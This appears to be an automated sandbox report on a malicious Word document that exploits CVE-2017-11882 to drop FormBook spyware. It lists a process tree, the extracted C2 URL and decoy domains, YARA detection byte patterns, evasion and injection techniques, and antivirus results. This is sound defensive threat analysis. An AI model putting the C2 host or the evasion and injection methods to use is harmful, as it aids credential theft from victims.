ID: 432651
Sample Name: AWB00028487364 - 000487449287.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:21:17
Date: 10/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report AWB00028487364 -000487449287.doc

Overview

General Information

Sample Name:	AWB00028487364 - 000487449287.doc
Analysis ID:	432651
MD5:	1ec3b91ed18996..
SHA1:	4abe9e2631f5c2e.
SHA256:	472ee2b8c30071..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1924 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 1296 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - prosper3512.exe (PID: 2580 cmdline: C:\Users\user\AppData\Roaming\prosper3512.exe MD5: CB4947E5C78ADA624D22C28EE9079871)
    - prosper3512.exe (PID: 2308 cmdline: C:\Users\user\AppData\Roaming\prosper3512.exe MD5: CB4947E5C78ADA624D22C28EE9079871)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - control.exe (PID: 2876 cmdline: C:\Windows\SysWOW64\control.exe MD5: 9130377F87A2153FEAB900A00EA1EBFF)
        - cmd.exe (PID: 2964 cmdline: /c del 'C:\Users\user\AppData\Roaming\prosper3512.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.updatesz.com/hlx/"
  ],
  "decoy": [
    "firo.store",
    "unmeasured-grace.com",
    "burger-ff.com",
    "alcargomoversllc.com",
    "brianratkevich.com",
    "semugaralara01.net",
    "ngalvision.com",
    "texaslearningpods.com",
    "ontarioboatcharters.com",
    "kleinrugcleaning.com",
    "michaelvancebromfield.com",
    "habitameya.com",
    "elyoma.com",
    "worldtvepisode.com",
    "masatakahorie.com",
    "jumpinginfo.com",
    "hfjxhs.com",
    "bf-swiss.com",
    "rvingbus.com",
    "suxfi.com",
    "schoolcardtrades.com",
    "motion-airsoft.com",
    "123netflix.moe",
    "ic200mdl750.com",
    "silkensarees.com",
    "digitalmarketingtraining.xyz",
    "foypay.com",
    "eudoraacantik.com",
    "healthyandwealthie.com",
    "print-postcards-fast.com",
    "alpha-psych.com",
    "merthyrrock.com",
    "mss52.com",
    "cddcsw.com",
    "istanbulbisiklettamircisi.com",
    "ertugrulbey.net",
    "katarina-yoga.com",
    "findholmesinlaurelmaryland.com",
    "sabciu.net",
    "shipthuocnhanh24h.com",
    "veganonthegreens.com",
    "ailil-alvarez.com",
    "thefashionszone.com",
    "geminicomputerofficial.com",
    "terraveda.net",
    "ruhstorfer-gruppe.info",
    "suderstr.com",
    "yunjichem.com",
    "priyadubai.com",
    "sofierceboutique.com",
    "nealcurtiss.com",
    "mcgdinner.com",
    "steplife.info",
    "pwagih.com",
    "cpzgzcw.com",
    "wierzewzwierze.com",
    "asbestosconsultancyservices.com",
    "centerstageacademyaz.com",
    "skip1-dndasasd.com",
    "successteamrealty.com",
    "mijninboxe.com",
    "berkeleyrehab.com",
    "tfjxw.com",
    "mcluxuryrentals.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2159297947.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2159297947.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2159297947.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2343620271.0000000000390000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2343620271.0000000000390000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.1.prosper3512.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.1.prosper3512.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.1.prosper3512.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
4.2.prosper3512.exe.5c0000.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.prosper3512.exe.5c0000.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit Redirec Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Information Discovery 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AWB00028487364 -000487449287.doc	30%	Virustotal		Browse
AWB00028487364 -000487449287.doc	36%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\prosper3512.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe	30%	ReversingLabs	Win32.Spyware.Noon	
C:\Users\user\AppData\Local\Temp\nsu2B38.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsu2B38.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\prosper3512.exe	30%	ReversingLabs	Win32.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.control.exe.540000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.1.prosper3512.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.control.exe.6523a8.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.2.control.exe.262f834.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.2.prosper3512.exe.5c0000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.prosper3512.exe.25d0000.4.unpack	100%	Avira	TR/Dropper.Gen		Download File
7.0.control.exe.540000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.0.prosper3512.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
5.2.prosper3512.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.0.prosper3512.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
5.2.prosper3512.exe.5772f0.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.2.prosper3512.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File

Domains

Source	Detection	Scanner	Label	Link
carbinz.ga	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
www.updatesz.com/hlx/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
